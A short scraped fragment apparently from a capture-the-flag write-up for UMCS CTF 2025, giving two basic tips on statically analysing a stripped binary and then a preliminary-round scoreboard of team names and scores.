
1.5 Takeaways

- As the binary was **stripped**, we should start our static analysis from the **entry** symbol
- **strstr()** function check if the string literals is existed from user input

UMCS CTF Preliminary Round Scoreboard

UMCS CTF 2025 Users Scoreboard Challenges Notifications Profile Settings

Scoreboard



Place	User	Score
1	pusumrifa	2838
2	Formal Sweatpants	2838
3	Squad Buster	2838
4	C0UGH1NGB4BY	2838
5	CTF dominator	2838
6	K@takKentut	2838
7	bWrg3r	2348
8	GPT-1111	2348
9	div1de	2348
10	puasa6	2348